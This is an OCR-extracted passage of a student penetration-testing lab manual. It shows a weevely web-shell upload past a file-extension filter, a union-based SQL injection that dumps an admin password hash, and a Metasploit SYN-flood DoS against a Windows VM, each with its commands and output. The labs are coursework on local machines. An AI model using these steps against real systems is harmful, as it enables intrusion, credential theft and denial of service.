






10. *weevely generate shelltest shell.php*
    Generates a php file with the specified password

11. Add new photo by selecting the shell.php



Administration of my Awesome Photoblog

NO PHP!!

Home | Manage pictures | New pict

12. mv shell.php shell.pHp

```
┌──(kali㉿kali)-[~]
└─$ mv shell.php shell.pHp
```

13. Add the new file in the browser

Administration of my Awesome Photoblog

INSERT INTO pictures (title, img, cat) VALUES ('Webshell2','shell.pHp','1')

Home | Manage pictures | New pict

Hacker	delete
Ruby	delete
Cthulhu	delete
Webshell2	delete

Add a new picture

14. Replace /uploads after admin and enter in browser

Click shell.pHp and copy the URL

15. *weevely http://192.168.29.174/admin/uploads/shell.pHp shelltest*
    Obtains a reverse connection

16. Enter the Shell IP address and click test in the homepage

17. Append the URL with 'order by 1' and keep on increasing until an error appears


192.168.29.174/cat.php?id=1 order by 2
My Awesome Photoblog
Home | test | ruxcon | 2010 | All pic
picture: cthulhu
picture: ruby
Ruby
Hacker


Index of /admin/uploads
My awesome Photoblog
192.168.29.174/cat.php?id=1 order by 3
My Awesome Photoblog
Home | test | ruxcon | 2010 | All pic
picture: cthulhu
picture: ruby

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pi

picture: ruby

picture: cthulhu

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pict

Unknown column '5' in 'order clause'

No Copyright

18. Replace ‘order by 1’ with ‘union select 1,2,3,4’

19. Replace '2' with '@@version'

20. Replace '@@version' with 'user()'

21. Replace the 'user()' with 'table_name' and append the URL with 'from information_schema.tables' to find the tables present in the information_schema database

22. Replace the 'table_name' with 'column_name' and 'schema.tables' with 'schema.columns' and append the URL with 'where table_name='user'' to find the columns present in the users table

picture: cthulhu

picture: id

id

picture: login

login

picture: password

password

No Copyright

23. Replace the 'column_name' with 'concat(id,0x3a,login,0x3a,password)' and replace to 'from users'

picture: cthulhu

picture: 1:admin:8efe310f9ab3efeae8d410a8e0166eb2

1:admin:8efe310f9ab3efeae8d410a8e0166eb2

24. Decode the hash code

Result:

Thus, we have successfully implemented SQLI to Shell using php website using Shell and Kali machine.

LAB 8

Proxy Servers (Static, Dynamic, Random), Ddos Attack


RESULTS AND DISCUSSION

DOS ATTACK


What we will be using for this task:

- Kali VM
- Metasploit in Kali VM
- Windows 7 VM as the target

IP Address of Kali VM



root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.6 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe83:20b prefixlen 64 scopeid 0×20<link>
ether 08:00:27:83:02:0b txqueuelen 1000 (Ethernet)
RX packets 326 bytes 36597 (35.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 120 bytes 12130 (11.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 16 bytes 800 (800.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 800 (800.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root💀kali)-[~]
└─#

IP Address of Windows VM




Now checking whether the attacking machine can talk to target machine or not using ping command

Command ➔ **ping 192.168.1.4** //192.168.1.4 -> ip address of thetarget machine



Finding the open ports of the target machine



Targeting all the open ports step by step

1) Starting the postgresql service for metasploit to run

   Command: **service postgresql start**

2) Starting the Metasploit

Command: **msfconsole**

3) Finding the auxiliary named synflood

Command: **search synflood**

4) See the options available in the module

Command: **show options**

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

5) For the attack configure the module (i.e. set RHOSTS and RPORT)

Command: **set RHOSTS 192.168.1.4**

set RPORT 135

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.4
RHOSTS ⇒ 192.168.1.4
msf6 auxiliary(dos/tcp/synflood) > set RPORT 135
RPORT ⇒ 135
msf6 auxiliary(dos/tcp/synflood) > show options
```

6) Check whether the module in configured properly or not

Command: **show options**


```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      135              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

7) Now let's exploit port number 135

Command: **exploit**

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:135 ...
```


See the traffic to the target IP address **192.168.1.4** and all of them are SYN packag



8) Now let's exploit another port number 139.


Command: **set RPORT 139**

```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT ⇒ 139
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                         k/wiki/Using-Metasploit
   RPORT      139              yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:139 ...
```



9) Now let's exploit another port number 445.
Command: **set RPORT 139**

